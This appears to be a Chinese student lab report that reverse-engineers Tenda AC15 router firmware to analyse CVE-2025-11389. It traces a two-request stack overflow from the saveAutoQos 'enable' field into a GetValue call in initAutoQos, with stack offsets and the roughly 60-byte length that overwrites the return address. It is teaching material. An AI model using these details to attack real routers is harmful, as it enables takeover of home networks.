PoRE Lab9 实验报告

姓名：徐锦云 **学号**：23307130447 **耗时**：10 小时

实验环境与准备


- 固件：`US_AC15V1.0BR_V15.03.05.19_multi_TD01`
- 待分析二进制：`/bin/httpd`（ARM 32-bit LSB, EABI5, dynamically linked, stripped）
- 分析工具：Ghidra，binwalk，objdump
- 解压步骤：

```
binwalk -Me US_AC15V1.0BR_V15.03.05.19_multi_TD01.bin
```

```
/home/pore/pore26/pore_23307130447/Lab9/task/extractions/US_AC15V1.0BR_V15.03.05.19_multi_TD01.bin.extracted/0/.bin.extracted/0/partition_0.bin.extracted/0/decompressed.bin
----------------------------------------------------------------------------------------------
DECIMAL                       HEXADECIMAL                   DESCRIPTION
----------------------------------------------------------------------------------------------
126976                        0x1F000                       CPIO ASCII archive,
                                                            file count: 3
3320544                       0x32AAE0                      Linux version
                                                            2.6.36.4brcmarm
                                                            (root@linux-fx0j)
                                                            (gcc version 4.5.3
                                                            (Buildroot 2012.02) )
                                                            #9 SMP PREEMPT Fri
                                                            May 26 10:01:55 CST
                                                            2017, has symbol
                                                            table: false
3399924                       0x33E0F4                      CRC32 polynomial
                                                            table, little endian
3445384                       0x349288                      CRC32 polynomial
                                                            table, little endian
----------------------------------------------------------------------------------------------
[+] Extraction of cpio data at offset 0x1F000 completed successfully
[#] Extraction of linux_kernel data at offset 0x32AAE0 declined
----------------------------------------------------------------------------------------------
```

```
/home/pore/pore26/pore_23307130447/Lab9/task/extractions/US_AC15V1.0BR_V15.03.05.19_multi_TD01.bin.extracted/0/.bin.extracted/0/partition_1.bin
----------------------------------------------------------------------------------------------
DECIMAL                       HEXADECIMAL                   DESCRIPTION
----------------------------------------------------------------------------------------------
0                             0x0                           SquashFS file system,
                                                            little endian,
                                                            version: 4.0,
                                                            compression: xz,
                                                            inode count: 928,
                                                            block size: 131072,
                                                            image size: 8749996
                                                            bytes, created:
                                                            2017-05-26 02:03:03
----------------------------------------------------------------------------------------------
[+] Extraction of squashfs data at offset 0x0 completed successfully
----------------------------------------------------------------------------------------------
```

得到基础信息。解压后得到 squashfs-root，其中 `/bin/httpd` 即为本次实验目标。



> 通过分析 Ghidra 反编译结果，`/goform/<name>` 的处理函数注册集中在 `FUN_00042378`，其内部反复调用形如 `FUN_000171ec(uri_string, handler_ptr)` 的注册接口（实质即 GoAhead 的 `websFormDefine`）。通过解析该函数的 ARM 字面值池，可以一次性导出全部 URI → handler 的映射关系。

```
void FUN_00042378(undefined4 param_1,undefined4 param_2,undefined4 param_3,undefined4 param_4)

{
  FUN_00010120("TendaGetLongString",aspTendaGetLongString,param_3,aspTendaGetLongString,param_4);
  FUN_00010120("aspTendaGetStatus",aspTendaGetStatus);
  FUN_000171ec("updateUrlLog",updateUrlLog);
  FUN_000171ec("SysStatusHandle",fromSysStatusHandle);
  FUN_000171ec("GetWanStatus",formGetWanStatus);
  FUN_000171ec("GetSysInfo",formGetSysInfo);
  FUN_000171ec("GetWanStatistic",formGetWanStatistic);
  FUN_000171ec("GetAllWanInfo",formGetAllWanInfo);
  FUN_000171ec("GetWanNum",formGetWanNum);
  FUN_00010120("aspGetWanNum",aspGetWanNum);
  FUN_000171ec("getPortStatus",formGetPortStatus);
  FUN_000171ec("GetSystemStatus",formGetSystemStatus);
  FUN_000171ec("GetRouterStatus",formGetRouterStatus);
  FUN_000171ec("setNotUpgrade",formsetNotUpgrade);
  FUN_00010120("aspGetCharset",aspGetCharset);
  FUN_000171ec("WizardHandle",fromWizardHandle);
  FUN_000171ec("fast_setting_get",form_fast_setting_get);
  FUN_000171ec("fast_setting_pppoe_get",form_fast_setting_pppoe_get);
  FUN_000171ec("fast_setting_wifi_set",form_fast_setting_wifi_set);
  FUN_000171ec("fast_setting_pppoe_set",form_fast_setting_pppoe_set);
  FUN_000171ec("getWanConnectStatus",formGetWanConnectStatus);
  FUN_000171ec("getProduct",GetProduct);
  FUN_000171ec("fast_setting_internet_set",form_fast_setting_internet_set);
  FUN_000171ec("usb_get",form_usb_get);
  FUN_000171ec("SysToolpassword",SysToolpassword);
  FUN_000af86c();
  FUN_000171ec("notNowUpgrade",formNotNowUpgrade);
  FUN_000171ec("getHomeLink",formGetHomeLink);
  FUN_000171ec("AdvGetMacMtuWan",fromAdvGetMacMtuWan);
  FUN_000171ec("AdvSetMacMtuWan",fromAdvSetMacMtuWan);
  FUN_000171ec("AdvGetLanIp",formAdvGetLanIp);
  FUN_000171ec("AdvSetLanip",fromAdvSetLanip);
  FUN_000171ec("SetWebIpAccess",SetWebIpAccess);
  FUN_000171ec("WanPolicy",fromWanPolicy);
  FUN_000171ec("SetRemoteWebCfg",formSetSafeWanWebMan);
  FUN_000171ec("GetRemoteWebCfg",formGetSafeWanWebMan);
  FUN_000171ec("WanParameterSetting",formWanParameterSetting);
  FUN_000171ec("getWanParameters",formGetWanParameter);
  FUN_000171ec("getAdvanceStatus",getAdvanceStatus);
  FUN_000171ec("openDnsCheck",setDnsCheck);
  FUN_000171ec("initDnsCheck",getDnsCheck);
  FUN_000171ec("InsertWhite",add_white_node);
  FUN_000171ec("PowerSaveGet",getSmartPowerManagement);
  FUN_000171ec("PowerSaveSet",setSmartPowerManagement);
  FUN_000171ec("initSchedWifi",getSchedWifi);
  FUN_000171ec("openSchedWifi",setSchedWifi);
  FUN_000171ec("GetLEDCfg",formGetSchedLed);
  FUN_000171ec("SetLEDCfg",formSetSchedLed);
  FUN_000171ec("GetParentControlInfo",GetParentControlInfo);
  FUN_000171ec("saveParentControlInfo",saveParentControlInfo);
  FUN_000171ec("GetDhcpServer",formGetDhcpServer);
  FUN_000171ec("DhcpSetSer",fromDhcpSetSer);
  FUN_00010120("TendaGetDhcpClients",aspTendaGetDhcpClients);
```

Task 1：分析 CVE-2025-11389 漏洞

1. `/goform/saveAutoQos` 对应的处理函数


在 `FUN_00042378` 中可以看到下述 ARM 汇编：

```
00042e7c 18 38 9f e5     ldr        r3,[DAT_0004369c]                    = FFFE00A0h
00042e80 03 30 84 e0     add        r3,r4,r3
00042e84 03 00 a0 e1     cpy        r0=>s_saveAutoQos_000df458,r3        = "saveAutoQos"
00042e88 10 38 9f e5     ldr        r3,[DAT_000436a0]                    = 00000634h
00042e8c 03 30 94 e7     ldr        r3=>formSetAutoQosInfo,[r4,r3]=>->formSetAutoQ... = 00080308
00042e90 03 10 a0 e1     cpy        r1=>formSetAutoQosInfo,r3
00042e94 d4 50 ff eb     bl         FUN_000171ec                         undefined FUN_000171ec()
```

通过手工解析常量池可得：


字段	值
URI	`/goform/saveAutoQos`

字段	值
处理函数名	`formSetAutoQosInfo`
函数地址	`0x00080308`
注册地址	`0x00042e94`（`websFormDefine` 调用位置）



同理可得 `/goform/initAutoQos` 对应的处理函数：

字段	值
URI	`/goform/initAutoQos`
处理函数名	`formGetAutoQosInfo`
函数地址	`0x0008003c`
注册地址	`0x00042e78`



2. 触发漏洞的用户传参与 source 函数

`formSetAutoQosInfo` 的关键反编译片段如下：

```
void formSetAutoQosInfo(undefined4 param_1)

{
  int iVar1;
  char local_3c [32];
  undefined4 local_1c;
  char *local_18;
  undefined4 local_14;

  local_3c[0] = '\0';
  local_3c[1] = '\0';
  local_3c[2] = '\0';
  local_3c[3] = '\0';
  local_3c[4] = '\0';
  local_3c[5] = '\0';
  local_3c[6] = '\0';
  local_3c[7] = '\0';
  local_3c[8] = '\0';
  local_3c[9] = '\0';
  local_3c[10] = '\0';
  local_3c[0xb] = '\0';
  local_3c[0xc] = '\0';
  local_3c[0xd] = '\0';
  local_3c[0xe] = '\0';
  local_3c[0xf] = '\0';
  local_3c[0x10] = '\0';
  local_3c[0x11] = '\0';
  local_3c[0x12] = '\0';
  local_3c[0x13] = '\0';
  local_3c[0x14] = '\0';
  local_3c[0x15] = '\0';
  local_3c[0x16] = '\0';
  local_3c[0x17] = '\0';
  local_3c[0x18] = '\0';
  local_3c[0x19] = '\0';
  local_3c[0x1a] = '\0';
  local_3c[0x1b] = '\0';
  local_3c[0x1c] = '\0';
  local_3c[0x1d] = '\0';
  local_3c[0x1e] = '\0';
  local_3c[0x1f] = '\0';
  local_14 = 0;
  local_18 = (char *)FUN_0002ba8c(param_1,"enable",&DAT_000ed6ac);
  local_1c = FUN_0002ba8c(param_1,&DAT_000ed67c,&DAT_000ed6b0);
  SetValue("qos.auto.en",local_18);
  SetValue("qos.auto.mode",local_1c);
  iVar1 = CommitCfm();
  if (iVar1 != 0) {
    doSystemCmd("cfm Post netctrl %d?op=%d",0x1e,6);
    iVar1 = atoi(local_18);
    if (iVar1 == 0) {
      doSystemCmd("rmmod ai");
    }
    else {
      doSystemCmd("insmod /lib/modules/ai.ko");
    }
  }
  sprintf(local_3c,"{\"errCode\":%d}",local_14);
  FUN_0009ccbc(param_1,local_3c);
  return;
}
```


其中 `FUN_0002ba8c` 是 Tenda/GoAhead 框架的 `websGetVar`，即从 HTTP 请求字段中取字符串。

- 可触发漏洞的传参变量：`enable`（也包括 `mode`）

```
local_14 = 0;
local_18 = (char *)FUN_0002ba8c(param_1,"enable",&DAT_000ed6ac);
local_1c = FUN_0002ba8c(param_1,&DAT_000ed67c,&DAT_000ed6b0);
SetValue("qos.auto.en",local_18);
SetValue("qos.auto.mode",local_1c);
```

- **Source 函数**：`websGetVar`（`FUN_0002ba8c`，地址 `0x2ba8c`）

- 在 Ghidra 中 `enable` 字符串位于 `.rodata` 段 `0xed660`，`websGetVar` 调用语句位于 `0x80360` 附近。




3. Sink 函数与 source-to-sink 污点传播路径

漏洞的真正触发点在 `formGetAutoQosInfo`（`/goform/initAutoQos` 对应的处理函数）：


```
1
2  void formGetAutoQosInfo(undefined4 param_1)
3
4  {
5    undefined4 uVar1;
6    undefined4 local_5c;
7    undefined4 local_58;
8    undefined4 local_54;
9    undefined4 local_50;
10   undefined4 local_4c;
11   undefined4 local_48;
12   undefined4 local_44;
13   undefined4 local_40;
14   undefined4 local_3c;
15   undefined4 local_38;
16   undefined4 local_34;
17   undefined4 local_30;
18   undefined4 local_2c;
19   undefined4 local_28;
20   undefined4 local_24;
21   undefined4 local_20;
22   undefined4 local_1c;
23   undefined4 local_18;
24   void *local_14;
25
26   local_14 = (void *)0x0;
27   local_18 = 0;
28   local_1c = 0;
29   local_24 = 0;
30   local_20 = 0;
31   local_2c = 0;
32   local_28 = 0;
33   local_3c = 0;
34   local_38 = 0;
35   local_34 = 0;
36   local_30 = 0;
37   local_4c = 0;
38   local_48 = 0;
39   local_44 = 0;
40   local_40 = 0;
41   local_5c = 0;
42   local_58 = 0;
43   local_54 = 0;
44   local_50 = 0;
45   GetValue("qos.auto.en",&local_24);
46   GetValue("wan1.speedtest.urate",&local_3c);
47   GetValue("wan1.speedtest.drate",&local_4c);
48   GetValue("qos.auto.mode",&local_2c);
49   GetValue("speedtest.ret",&local_5c);
50   local_18 = FUN_0004le3c();
51   uVar1 = FUN_0004ldac(&local_24);
52   FUN_00041788(local_18,"enable",uVar1);
53   uVar1 = FUN_0004ldac(&local_3c);
54   FUN_00041788(local_18,"upSpeed",uVar1);
55   uVar1 = FUN_0004ldac(&local_4c);
56   FUN_00041788(local_18,"downSpeed",uVar1);
57   uVar1 = FUN_0004ldac(&local_2c);
58   FUN_00041788(local_18,&DAT_000ed67c,uVar1);
59   uVar1 = FUN_0004ldac(&local_5c);
60   FUN_00041788(local_18,"speedtest_ret",uVar1);
61   local_14 = (void *)FUN_00040298(local_18);
62   FUN_0003ef88(local_18);
63   FUN_0002c40c(param_1,"HTTP/1.0 200 OK\r\n\r\n");
64   FUN_0002c40c(param_1,&DAT_000ed6a8,local_14);
65   free(local_14);
66   FUN_0002c954(param_1,200);
67   return;
68 }
```

`GetValue` 在调用 `(*PTR_LAB_000ff6f8)()`（位于共享库 `libccfg.so` 中的实现，地址 `0x0000f5e4`）后，会将 NVRAM 中以键 `qos.auto.en` 保存的字符串逐字节拷贝到 `&local_24`。该目标在栈上的"槽位"名义大小仅 4 字节，从其偏移 `sp+0x24` 到保存的 LR（约 `sp+0x60`）之间共有约 0x3C(60) 字节的可写空间。一旦受害字符串长度超过该范围，就会覆盖返回地址，触发栈溢出。



- **Sink 函数**：`GetValue`（`0xf5e4`），最终调用底层 `strcpy`/`memcpy` 写入栈缓冲。
- **危险根因**：`SetValue` 与 `GetValue` 都**不做长度校验**，外加调用方提供了过小的栈缓冲。

source-to-sink 污点传播路径：




```
(0x000803b0, local_18 = (char *)FUN_0002ba8c(param_1, "enable", &DAT_000ed6ac);)   ;
websGetVar 取得用户输入
(0x000803ec, SetValue("qos.auto.en", local_18);)                                  ; 不限长写入 nvram
(0x00080144, GetValue("qos.auto.en", &local_24);)                                 ; 不限长读回到固定栈槽
→ 溢出
```

第1步在 `formSetAutoQosInfo`（saveAutoQos）中执行，第2/3步把数据带回到 `formGetAutoQosInfo`（initAutoQos）。整条路径跨越了 `POST /goform/saveAutoQos` → `GET/POST /goform/initAutoQos` 两个请求，这正是 CVE-2025-11389 描述中所说的"两阶段触发"。

4. 为什么 `SetValue`/`GetValue` 组合存在风险

4.1 `SetValue` 可写入的字符串长度

`SetValue`（`0xf650`）在 `httpd` 中只是一个跳板，真实实现位于 `/lib/libccfg.so`，

通过观察所有 `SetValue` 的调用点（例如 `saveParentControlInfo` 内部 `SetValue("parent.control.id", acStack_394)`，其中 `acStack_394` 是 128 字节缓冲；`fromSetIpMacBind` 内部 `SetValue(key, local_24)` 其中 `local_24` 直接来源于 `websGetVar`，且未做长度截断），可以断定：

- `SetValue` **内部没有强制最大长度限制**；
- 它接受任意以 `\0` 结尾的字符串并直接写入 cfm 配置文件 `/etc/cfm/cfm.cfg`；
- 实际可写入长度只受 HTTP body 大小限制（数 KB）。

由于 `enable` 是用户直接通过 POST `application/x-www-form-urlencoded` 传入的字段，攻击者可以让该配置项保存数百甚至上千字节的任意字节。

4.2 `formGetAutoQosInfo` 中 `GetValue` 多长会溢出

`formGetAutoQosInfo` 的局部变量从 `local_14` 到 `local_5c`，共计 19 个 4 字节槽位 = 76 字节。该函数的栈帧布局如下（按 `sp+offset` 由低到高）：


sp+offset	大小	变量	含义
0x14 ~ 0x20	4×4	`local_14, 18, 1c, 20`	局部指针/计数器
0x24	4	`local_24`	**GetValue("qos.auto.en", &local_24) 的目的缓冲区**
0x28 ~ 0x38	4×5	`local_28 ... local_38`	其它中间变量
0x3c	4	`local_3c`	GetValue("wan1.speedtest.urate", ...) 目的缓冲区
0x40 ~ 0x4c	4×4	...	
0x50 ~ 0x5c	4×4	...	GetValue 其它目的缓冲区
0x60 ↑	—	保存的 r4/r5/.../lr	栈帧基址、返回地址

`GetValue("qos.auto.en", &local_24)` 实际可向 `sp+0x24` 起始处连续写入字节，**直到** `sp+0x60` **处遇到保存的寄存器/LR**。因此：

- 当 `qos.auto.en` 存储的字符串长度 **> 4 字节** 时即会越过名义槽位（开始覆盖 `local_28` / `local_2c` /...）；
- 当其长度 ≥ 0x3C 字节（60 字节）+ '\0'时，覆盖保存的 LR，控制 PC，触发实际的栈溢出与潜在的 RCE。

